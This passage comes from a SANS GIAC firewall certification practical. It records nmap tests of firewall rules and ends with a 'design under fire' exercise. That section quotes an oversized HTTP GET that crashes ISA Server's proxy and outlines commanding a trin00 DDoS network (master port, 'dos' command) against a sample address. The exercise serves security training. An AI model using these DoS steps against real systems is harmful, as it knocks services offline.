needs ICMP enabled to properly test to see if ports are open. We enabled ICMP for this test but still didn't get the results we were looking for. The following is what we expect to see

- No ports open except UDP 514

Scan number one


Method – We are first going to do another TCP scan to see if any ports are open



Results – Good news, no ports open. Just as expected

Scan number two


Method – A UDP scan from a member of the GIAC-Infrastructure-Equipment group to the Central-Logging-Server.



Results – Port 514 is indeed available.

Scan number 3

Method – A full UDP scan to see what else is listening



Result – Everything is closed, very strange 514 should show as up

Summary – This scan went well except for the last scan showing all UDP ports were filtered. Looking at the NMAP man page doesn't give us any clues to why this happened. The NMAP man page says that this scan relies on the ICMP port unreachable message to determine if a port is closed. We tried the scan again but got the same result. Testing with the equipment shows that the SYSLOG traffic is indeed getting to the host. Checking the firewall logs shows that the traffic is getting blocked, except UDP 514, so we move on.

Further recommendations – Look at using a TCP based modular SYSLOG server (<http://www.core-sdi.com/download/download1.html>). This will allow you to verify what systems are connecting to the server and allow you to do data integrity on the logs and is more reliable.

3.1.12 Rule Number 12


12	VPN-Subnet	Corporate-MailSe Corporate-FilePri	TCP microsoft-ds	accept	Log	Policy Targets
----	------------	---------------------------------------	------------------	--------	-----	----------------

This rule allows mobile GIAC users to access the network, we allow them to reach the Microsoft AD server for authentication. After authentication to the domain users can then read E-mail. This rule can be expanded later at management's discretion. The following is what we should expect

- Users from the VPN subnet should be able to connect to the corporate servers using Microsoft-DS (port 445). Other users outside of corporate cannot.

Scan Number one


Method – This scan will be from a workstation that has been assigned a DHCP address assigned to the VPN network. Port 445 should be allowed through only.



Result – Just what was expected, only Microsoft-DS through. Firewall passed.

Scan Number Two

Method – Now we will scan from an IP address not in the VPN network but coming from the VPN interface.



Result – Great, this IP is not part of the VPN subnet so the traffic is blocked.

Summary – This rule is important to control the traffic coming from vulnerability. Tight control over what comes in through the VPN is needed so this rule passed the test. The firewall logs confirm that this rule is indeed performing correctly.

Further recommendations – Even though the firewall is directly connected to the VPN concentrator via a crossover, a site-to-site VPN can be created to further ensure privacy.

3.1.13 Rule Number 13


13	Partner-Suppliers	Partner-Supplier-	TCP http TCP https	accept	Log	Policy Targets
----	-------------------	-------------------	-----------------------	--------	-----	----------------

Important that we understand what this rule does, this allows members of the Partner-Supplier group access to the Partner-Supplier web server. We have the option of adding entire networks into this group (not recommended) or adding individual machines IP addresses into this group. Further protection is accomplished by requiring usernames and passwords. This connection is another risk to GIAC so it is important that we understand it and test it. The following is what we expect from this rule

- Allow only members of the Partner-Supplier group to have access to the Partner-Supplier web portal using HTTP and HTTP over SSL (80 and 443)

Scan number 1


Method – This will be a scan from a member of the partner-suppliers group to the partner-supplier web portals public (NAT) address



Results – Great, only ports 80 and 443 are open, just as expected.

Scan number two

Method – This will be a scan from a workstation that is not a member of the Partner-Supplier group, simulating an unauthorized attempt to access this portal. Just for kicks we will try to detect the OS as well.



Results – This scan worked as expected, our partner-supplier portal rule works as billed

Summary – Rule 13 works great, these scans also test the NAT rules. The Partner-Supplier web portal is a necessary evil and a risk that needs to be tightly controlled. The firewall log confirms the scan results.

Further recommendations – Client and/or user authentication through firewall will give another layer of protection.

3.1.14 Rule Number 14

14	* Any	* Any	* Any	drop	Log	* Policy Targets
----	-------	-------	-------	------	-----	------------------

This rule is the catch all rule, this states that any packets that arrived at the firewall that are not allowed by rules 1-13 should be dropped or discarded. We have tested this rule extensively during rule 1-13 testing.

3.2 Overall Firewall Results

GIAC management is very pleased with the firewall rule set and the performance of our firewall testers. The test was a thorough test of each and every rule. The security team and management are very confident that we have built a firewall that meets the needs of the business and also protects the business. However, there are some issues that could increase security. The following are these issues and possible mitigations or recommendations

1. SSH is relied upon heavily, verify that all the servers have unneeded services turned off and/or disable or limit the port forwarding feature of SSH.
2. Access is controlled by groups, make sure all important players in each group has a reserved IP address in the DHCP server and maybe consider using Checkpoints client authentication feature to further control access.
3. Look into setting up site-to-site VPNs between the firewalls and the VPN appliance.

4. Keep up to date on the patches for both the firewall application and the appliance operating systems.
5. Set up a change control to make sure the firewall keeps a secure rule set.

4 Assignment 4 Design under Fire


4.1 Attacking the firewall

The design I chose to attack is a practical written by Robert K. Alley. He is Analyst # 360, the URL to his paper is

http://www.giac.org/practical/GCFW/Robert_Alley_GCFW.pdf

Here is Mr. Alleys' design:

© SANS Institute 2003. Author retains full rights.



4.1.1 ISA Server

The firewall he chose was Microsoft ISA Server, this firewall suffers from a few highly publicized vulnerabilities so I thought it would be interesting to research this. My first stop was BugTraq, you can get there through <http://www.securityfocus.com>. Interestingly enough most of the vulnerabilities involved DOS attacks. I chose to exploit the ISA DOS involving the HTTP proxy feature. Mr. Alley uses the proxy feature of ISA Server in his environment. Here are the URLs for the vulnerability:

<http://online.securityfocus.com/bid/2600>
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0547>

4.1.2 the vulnerability

This vulnerability takes advantage of the way ISA Server handles requests for a HTTP get, a long request can cause the server to shut down until either a reboot or the service is restarted. ISA Server serves as an inbound proxy and an outbound proxy so this is important to GIAC and 100% uptime is required. We could run a script to kick off every hour if we really want to cause havoc.

4.1.3 the attack

Simple Buffer Overflow type attack will do the trick with the following syntax:

GET http://hostname/aaaaa....(repeated "a"] HTTP/1.0\n\n

This request has to go to port 80 on the external interface of the firewall. This will cause the service W3PROXY.exe to terminate unexpectedly. This in turn would make their public web server unavailable since this proxy processes inbound proxy requests. This method is outlined in a SecureXpert Direct Bulletin I found through a Google search. Here is the URL for this exploit

<http://groups.google.com/groups?q=sx-20010320-2&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=bugtraq/200104161547.LAA69801%40mountain.fscinternet.com&rnum=1>

4.1.4 Counter Measures

This exploit causes a denial of service attack on ISA Server 2000. Of course keeping up with the many patches and hot fixes helps protect GIAC from this issue. Subscribing to BugTraq and to the Microsoft Security Mailing list also helps. Keeping up the OS and disabling unnecessary services is key. Hardening

a Microsoft OS is very difficult and running a firewall on a different OS is my ultimate recommendation, if this is not possible than keep track of the patches and hot fixes on a daily basis.

4.2 Denial of Service attack

4.2.1 50 DSL/Cable modems

With 50 compromised DSL/Cable modems at our disposal this is the perfect scenario for a Smurf attack. A smurf attack is a DDOS (Distributed Denial of Service) attack in which a network (amplification site) is found that responds to echo requests to their broadcast address. GIAC disables this at the router with the command – no ip directed broadcasts - , other sites unfortunately don't. This is due to a lot of factors out of our control. The most famous DDOS tool is called Trin00 , here is a link to its description <http://www.f-secure.com/v-descs/trin00.shtml>. We will use this tool to bring GIAC to its knees. To launch this attack we find a site that responds to echo request . You can find these at this site - <http://www.powertech.no/smurf/>. Then pick a time and start the trin00 daemon on each of the 50 DSL modems, GIAC will be done in no time.


Here is the attack:

We as the attacker have set up trin00 with a master machine that controls a large number of daemon or slave machines. The daemon is running on some machines we have compromised in the past. Once a target is picked (in this case GIAC) we connect to the trin00 master using telnet to port 27665. We then issue a command to the trin00 master. To start a denial of service to GIAC one would issue the command – dos 192.168.200.5. This in turn would tell the master to issue a command to all its slave machines using port 27444. The command would be aaa 